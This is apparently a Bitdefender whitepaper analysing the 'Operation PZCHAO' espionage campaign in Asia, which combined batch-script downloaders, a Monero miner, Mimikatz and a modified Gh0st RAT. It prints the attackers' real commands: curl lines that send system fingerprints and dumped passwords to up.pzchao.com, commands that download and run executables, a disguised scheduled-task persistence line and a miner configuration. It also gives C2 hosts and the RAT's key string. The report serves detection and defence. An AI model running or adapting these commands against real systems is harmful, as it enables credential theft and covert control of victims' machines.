Operation PZCHAO

Inside a highly specialized espionage infrastructure

Bitdefender®

Foreword

More than 30 years after the end of the Cold War, digital infrastructures worldwide have become strategic national fronts with the same importance as the geographical frontiers of air, land, sea and space.

At the same time, cyber-attacks are growing in complexity as threat actors divide payloads in multiple modules with highly specialized uses to achieve a target's compromise. The past few years have seen high-profile cyber-attacks shift to damaging the targets' digital infrastructures to stealing highly sensitive data, silently monitoring the victim and constantly laying the ground for a new wave of attacks.

This is also the case of a custom-built piece of malware that we have been monitoring for several months as it wrought havoc in Asia. Our threat intelligence systems picked up the first indicators of compromise in July last year, and we have kept an eye on the threat ever since.

An interesting feature of this threat, which drew our team to the challenge of analyzing it, is that it features a network of malicious subdomains, each one used for a specific task (download, upload, RAT related actions, malware DLL delivery). The payloads are diversified and include capabilities to download and execute additional binary files, collect private information and remotely execute commands on the system.

In the analysis process, we managed to retrieve the malware payloads hosted on one of the command and control servers along with some statistics, such as the total number of downloads and logs containing the targeted victims. Among the most-downloaded malicious files, we found variants of Gh0st RAT used in Iron Tiger APT operation. Interestingly enough, these new samples now connect to the new attack infrastructure.

This whitepaper takes an in-depth look at the the attack chain, the infrastructure used by the threat actors, the malware subdomains they control and the payloads delivered on the targeted systems, as well as other telltale signs about a possible return of the Iron Tiger APT.


1. Victimology

Since its debut, this malware has been targeting important institutions, mainly in Asia and the USA, the victims being part of Government sector, Technology, Education and Telecommunications. This map offers a simplified view of the location and nature of the targets.

2. The attack chain


The initial point of compromise seems to be highly targeted spam messages with a malicious VBS file attached. The VBS script acts as a downloader for further malicious payloads from a distribution server, as shown in the diagram below.

The distribution server has been resolved to an IP address located in South Korea as of July 17 2017, when we first isolated the initial payload. The IP address "125.7.152.55" hosts the "down.pzchao.com". As shown in the diagram below, new components are downloaded and executed on the compromised hosts in every stage of attack.



2.1. Overview of the malware delivery infrastructure

The threat actors behind the attack have control over five subdomains of the "pzchao.com" domain. Suggestively named, these domains serve specific functionalities, such as upload, download and RAT related communication.




2.2. The first stage payload – “UP”

One sample we dug from the malware zoo has also been spotted in various regions in Asia. It consists of a self-extracting 7zip archive (SFX) which, when extracted, writes two batch scripts (up.bat, new.bat) to disk and one legitimate application called curl.exe.


```
;!@Install@!UTF-8!
Progress="no"
InstallPath="%systemroot%\\temp"
GUIMode="0"
SelfDelete="1"
GUIFlags="7464"
OverwriteMode="2"
RunProgram="hidcon:\"%systemroot%\\temp\\up.bat\""
ExtractPathText="选择路径:"
ExtractDialogText="正在解压更新文件，请稍候..."
Title="自解压更新安装包"
ExtractPathTitle="自解压更新安装包"
ExtractTitle="解压更新文件..."
CancelPrompt="确认退出?"
;!@InstallEnd@!
```

This payload is particular to Asia, as the messages that the SFX Install Script displays as part of the setup on the compromised system are written in Chinese. The malicious batch scripts, along with the downloader tool, are dropped in the %systemroot%\\temp folder. The first bat script to run is “up.bat” and is set in the “RunProgram” variable.

2.2.1. A closer look at up.bat



The install script in the self-extracting archive executes the first batch script dropped on the system. This script called “up.bat” sits in the temporary folder and serves four main purposes:

- It renames the second batch script from tnew.bat to win32shell.bat;
- Assigns system file attributes to it;
- Modifies its Access Control List (ACL) to be easily controlled;
- Kills all scheduled tasks that might interfere with the sample. Some of these tasks include legitimate Adobe services as well as legit security solutions like 360.;

The new win32shell.bat script is subsequently scheduled to run as a task under the "Adobe Flash Updates" name every other day at 3 AM with the "down" parameter. The task name disguise helps keep a low profile and evade scrutiny in case of an investigation:


schtasks /create /tn "Adobe Flash Updaters" /tr "%systemroot%\temp\win32shell.bat down" /sc daily /mo 2 /st 03:00:00 /ru ""

2.2.2. new.bat

The "new" batch script is used by the network's operators as a downloader for additional companion tools, as well as to upload system information (and other confidential data) to a command and control server. The BAT file is saved in the %TEMP% folder as "win32shell.bat".

2.2.3. The upload server component – "up.pzchao"

During its execution, win32shell.bat contacts the command and control server at up.pzchao.com:864/install.asp? to send a fingerprint of the system. The information is passed along in a POST request made by another batch script file that is decrypted and dropped by win32.shell.bat. This dropped batch script is called "360.bat" (most likely because of its resemblance to a highly popular security suite in China) and sends information such as username, domain, MAC address, OS version and the RDP port 3389 status via a POST request to the /install.asp script. The request is sent via the legitimate application curl.exe that gets extracted from the initial 7zip archive.





```
@echo off
curl.exe  -d "?=  &mac=[redacted] &comname=[redacted]&password=[redacted]
-domain&username=win7 32W Intel(R) Core(TM) i7-5600U CPU
@ 2.60GHz 1H &imagefile=[redacted]&ver=XMR" http://up.pzchao.com:864/install.asp?
ping 127.1 -n 15  1>nul&
taskkill /f  /im curl.exe&taskkill /f  /im ftp.exe &del 360.bat
```

Once the script finishes profiling the infected device, it starts uploading confidential information, such as passwords. Password achievement is done via a Mimikatz implementation downloaded along with the rest of the files. This POST request containing the password is sent to another server-side script, called /upload864. This information is scheduled for collection and exfiltration every week at 3 AM.

```
del cc1.txt
for /fi in (ipp.txt) do ( cd .>i.txt)&del i.txt&copy mimikatz.log i.txt&curl.exe --form
 "upload=@i.txt" http://up.pzchao.com:864/upload864.asp? set/p=^&imagefile=i.txt<nul>ip.ini
del 360.bat
@echo @echo off^ >i.bat
```

2.3. The Download Server – “down.pzchao”

Win32shell.bat contacts the download server at “down.pzchao.com” to request the four additional second-stage payloads that are discussed in detail below.




```
echo=1/*>nul&@cls
@echo on
call :http "http://d[redacted]pzchao.com:23514/cpu6432.exe" cpu6432.exe
call :http "http://d[redacted]pzchao.com:23514/pass64.exe" pass64.exe
call :http "http://d[redacted]pzchao.com:23514/pass32.exe" pass32.exe
curl  -o new.exe  http://d[redacted].pzchao.com:18559/new.exe
```

The Bitcoin Miner

The first payload deployed to the infected system is a self-extracting 7zip archive that drops a set of miner application tools for Bitcoin mining. The original installation batch script ensures that the miner application works well so that it will kill all scheduled tasks (other bitcoin mining applications) which may interfere with the running tool. Subsequently, it identifies the operating system used and sets the corresponding Bitcoin miner application into the %TEMP% system folder.

```
@echo off
net1 stop UI0Detect
net stop UI0Detect
sc stop UI0Detect
cd %systemroot%\temp
set "str=HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment"
for /f "tokens=2*" %%a in ('reg query "%str%" /v NUMBER_OF_PROCESSORS 2^>nul') do set "a=%%b"
echo %a% <nul&if %a% GEQ 2 (goto up1) else goto del
:up1
net stop moenro
sc delete moenro
net stop moenroexe
sc delete moenroexe
net1 stop WmiApSvr
net stop WmiApSvr
sc stop WmiApSvr
sc delete WmiApSvr
net1 stop wmiapsrv
net stop wmiapsrv
sc stop wmiapsrv
sc delete wmiapsrv
attrib -s -h -r %systemroot%\system\oracle.exe
attrib -s -h -r %systemroot%\system32\wbem\wmiapsrv.*
attrib -s -h -r %systemroot%\syswow64\wbem\wmiapsrv.*
copy wmiapsvr.exe %systemroot%\system32\wbem\ /Y
copy wmiapsvr.exe %systemroot%\syswow64\wbem\ /Y
```

The script proceeds to create a service called named wmiapsrv.exe that runs a BitcoinMinerPooling Application. The wmiapsrv32/64.exe is a fake application set as a service, which runs java.exe (the actual Bitcoin miner). The Bitcoin miner application (both 32-bit and 64-bit) is renamed as java.exe and used for bitcoin mining every three weeks at 3 AM.

```
[Settings]
ServiceName = WmiApSvr
CheckProcessSeconds = 30

[Process0]
CommandLine = C:\Windows\java\java.exe -o xmr.748pz.net:443 -O
4irCCoo1juFBg7yXu56KmaPnTySyMHKZrGEiTe8qEnKiFEH1RVNPQeU6xXEj3iqnyZSECtSJqxEv8dbAhy9ST52GCERcKo6:x -o xmr.crypto-pool.fr:443
 -O 4irCCoo1juFBg7yXu56KmaPnTySyMHKZrGEiTe8qEnKiFEH1RVNPQeU6xXEj3iqnyZSECtSJqxEv8dbAhy9ST52GCERcKo6:x --donate-level=1

WorkingDir= C:\Windows\java\
PauseStart= 1000
PauseEnd= 1000
UserInterface = No
Restart = Yes
```

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
wmiapsvr.exe		736 K	3,392 K	352	WMI Performance Adapter S...	Microsoft Corporation
java.exe	95.05	7,476 K	8,620 K	4968		
conhost.exe		644 K	2,840 K	4412		


The Password Stealer

To harvest passwords from the target system, the malware deploys two versions of the Mimikatz password-scraping utility for both operating system architectures (x86, x64). Mimikatz comes in a self-extracted 7zip archive also and, once extracted, it drops four distinct files, called mimikatz.exe, mimilib.dll, mimidrv.sys, and pass.bat.

The batch script executes the Mimikatz binary. Once dumped, the confidential information gets uploaded to the command and control server at a later time.

The Remote Access Trojan component (Gh0st RAT)

The last payload downloaded is a slightly modified Gh0st RAT sample designed to act as a backdoor implant. Its behavior is very similar to the versions detected in attacks associated with the Iron Tiger APT group. This executable represents the “dropper” - a Windows application that contains all the code required to prepare a compromised host for installation of the Gh0st RAT server service. The binary that is decrypted and dropped on the system is the same as the one that communicates with the attacker’s endpoint (also known as the RAT client or the C2 controller) on startup and awaits further instructions.



Once this service is installed on the targeted host, the system is completely compromised, as it has a vast array of espionage capabilities (including Remote Terminal) that can be used to move laterally across the network. A list of main capabilities, along with a short description, are shown below in Table 1.

Process Explorer	Listing of all active processes and opened windows
Keystroke Logger	Real-time and offline remote keystroke logging
Web Cam Eavesdropping	Live video feed of remote web camera, if available
Voice Monitoring	Remote listening using microphone if available
Session Management	Remote shutdown and reboot of host
Remote File Downloads	Ability to download binaries from the Internet to remote host
Remote Terminal	Fully functional remote shell
File Manager	Complete file explorer capabilities for local and remote hosts

The Gh0st architecture takes advantage of the ability to create custom Windows resources in a Windows binary. This mechanism is used quite often by malware authors, as it is extremely convenient for attackers to create custom binaries for different targets.

Before installation of the main communication component, the dropper takes several actions on the infected system: it will first call the GetInputState() function that verifies if there are mouse or keyboard messages in the calling thread's queue being followed by calls to PostThreadMessage() and GetMessage(). However, none of the return values of these called functions are processed, which is highly specific to many of the versions of Gh0st RAT we have seen in the past.

The malware then searches inside its own binary for a string delimiter SSSSSSS, returning a string pointer to the beginning of the encrypted configuration string. The delimiter points to the beginning of the C2 hostname:port pairs. The application searches again for another string delimiter AAAAAAA. This time the marker string points to the beginning of the encrypted server service name. If the configuration strings are not found, the application exits. The encrypted configurations previously located will be decrypted using AES.

It will then ensure that only one instance of the program runs at a given moment by checking for the presence of a particular mutex on the system. Subsequently, the payload enables its automatic execution upon every system startup by adding the path of the executable in the "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" registry key.

It also registers itself as a system service by adding the following registry keys:

"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Wsfbpy sahblabg"

"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Maobeu xqiyes"

"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Wsfbpy sahblabg

ReleiceName = „Oracle.exe""

"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Wsfbpy sahblabg
[8]

ReleiceName = „Maobeu xqiyes""

"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Maobeu xqiyes


ConnectGroup = „""

"HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Maobeu xqiyes


MarkTime = „2017-10-19 17:21"

These steps that the dropper follows to install the RAT server are contained within a try-except block, which makes any potential error terminate the execution of the application.

Along with the server binary dropped on the system, a Visual Basic script ("jingtisanmenxiachuanxiao.vbs") that is used for process clean-up is also written in the current folder.



The server's binary gets extracted from its own resource section and is written to the \Windows\System32 folder with the name of the installed service ("Oracle.exe").



Finally, it calls StartService() to execute the second component , namely the RAT server that will have total control over the compromised host from now on. It starts to communicate with the C2 servers and await instructions.

Until it checks in with its C2 controller, the RAT server searches for the encrypted configuration buffer containing the C&Cs that will get decrypted using an AES key derived from a hardcoded string "Mother360". The C&C servers revealed after decryption are:

rat.pzchao.com – used for sending instructions

centuriosa.info – used for sending instructions


zl855.no-ip.info – used for requesting new configuration file of the C2 servers

It will then set a Windows station, first by saving the current station by calling GetProcessWindowStation() then creating a new one named winsta0 by calling OpenWindowStation(). This happens because, according to MSDN, "Kernel objects are securable, while user objects and GDI objects are not. Therefore, in order to provide additional security, user interface objects are managed using window stations and desktops, which themselves are securable objects.". It verifies if an instance of this service is already running by checking if a global instance variable is not "null".

Next, the RAT calls a function that uses the decrypted configuration data to populate the following fields: lpszHost, dwPort, lpszProxyHost, dwProxyPort, lpszProxyUser, lpszProxyPass. If the proxy variables exist and are being populated, the socket used to connect to the C2 RAT client gets configured to use the PROXY_SOCKS config. To determine how long the server has been connected to the client, the return value of the function GetTickCount() gets saved. The first check-in to the client consists of a login token (TOKEN_LOGIN) that is followed by the data encapsulated in a "LOGINDATA" structure. The attacker uses this initial information as a fingerprint of the system, which proves extremely useful in determining the importance of the infected target and its potential role on the network.

```
typedef struct{
    BYTE loginToken;
    OSVERSIONINFO osVersion;
    IN_ADDR ipAdress;
    char* hostname;
    bool isWebcam
}
```

Once the attacker receives the fingerprint packet, it is decrypted and parsed. A new row is then added to the Connections tab grid of the client interface and the details of the server host are populated in the appropriate fields. The number of active connections displayed on the Connections tab grid status bar is incremented by 1.



Once the handshake is completed successfully with the client (C2), the RAT waits for commands. When a user of the C2 client needs to perform an action on a server from a compromised host, a Command packet containing the highlighted capabilities is created and sent.

Another trick that helps the malware fly below the radar is to change the C2 address to localhost when the attacker is not using the infrastructure.

The network communication between the Gh0st RAT C2 client and a compromised host (server) is AES encrypted using the same string “Mother360” to derive the decryption key. The packets passed between the two endpoints consist of two fields, but lack the plaintext header that was typical of Gh0st RAT in previous versions:

1. A four-byte integer that contains the size in bytes of the entire packet.

2. A variable-sized packet that contains the packet payload AES encrypted.

The client sends small requests - packets containing commands - and the server responds to those commands with the requested data.

The two endpoints communicate using a series of pre-defined commands. After the four byte integer that represents the size, the first byte of the packet payload contains an operation code. There are three types of codes: Commands, Tokens, and Modes. In the source code, these codes are contained in a large enum in a header file.

- Command codes are sent by the attacker instructing the victim what to do. Examples:

COMMAND_WEBCAM

COMMAND_SCREEN_SPY

COMMAND_KEYBOARD

[10]

COMMAND_AUDIO

COMMAND_SCREEN_BLOCK_INPUT

COMMAND_PSLIST

➢ Token codes that are passed between the two endpoints to ensure a clear protocol of the data being sent. Examples:

TOKEN_LOGIN

TOKEN_DRIVE_LIST

TOKEN_FILE_LIST

TOKEN_FIRST_SCREEN

TOKEN_AUDIO_DATA

➢ Mode codes are used to determine in what circumstances the actions will be executed and to respond to specific action settings accordingly. Examples:

TRANSFER_MODE_NORMAL

TRANSFER_MODE_UPDATE


TRANSFER_MODE_CANCEL

All these capabilities leave no doubt about the tool's initial purpose and reach into the compromised device. It allows a remote attacker to take full control of the system, spy on the victims and exfiltrate confidential information easily.

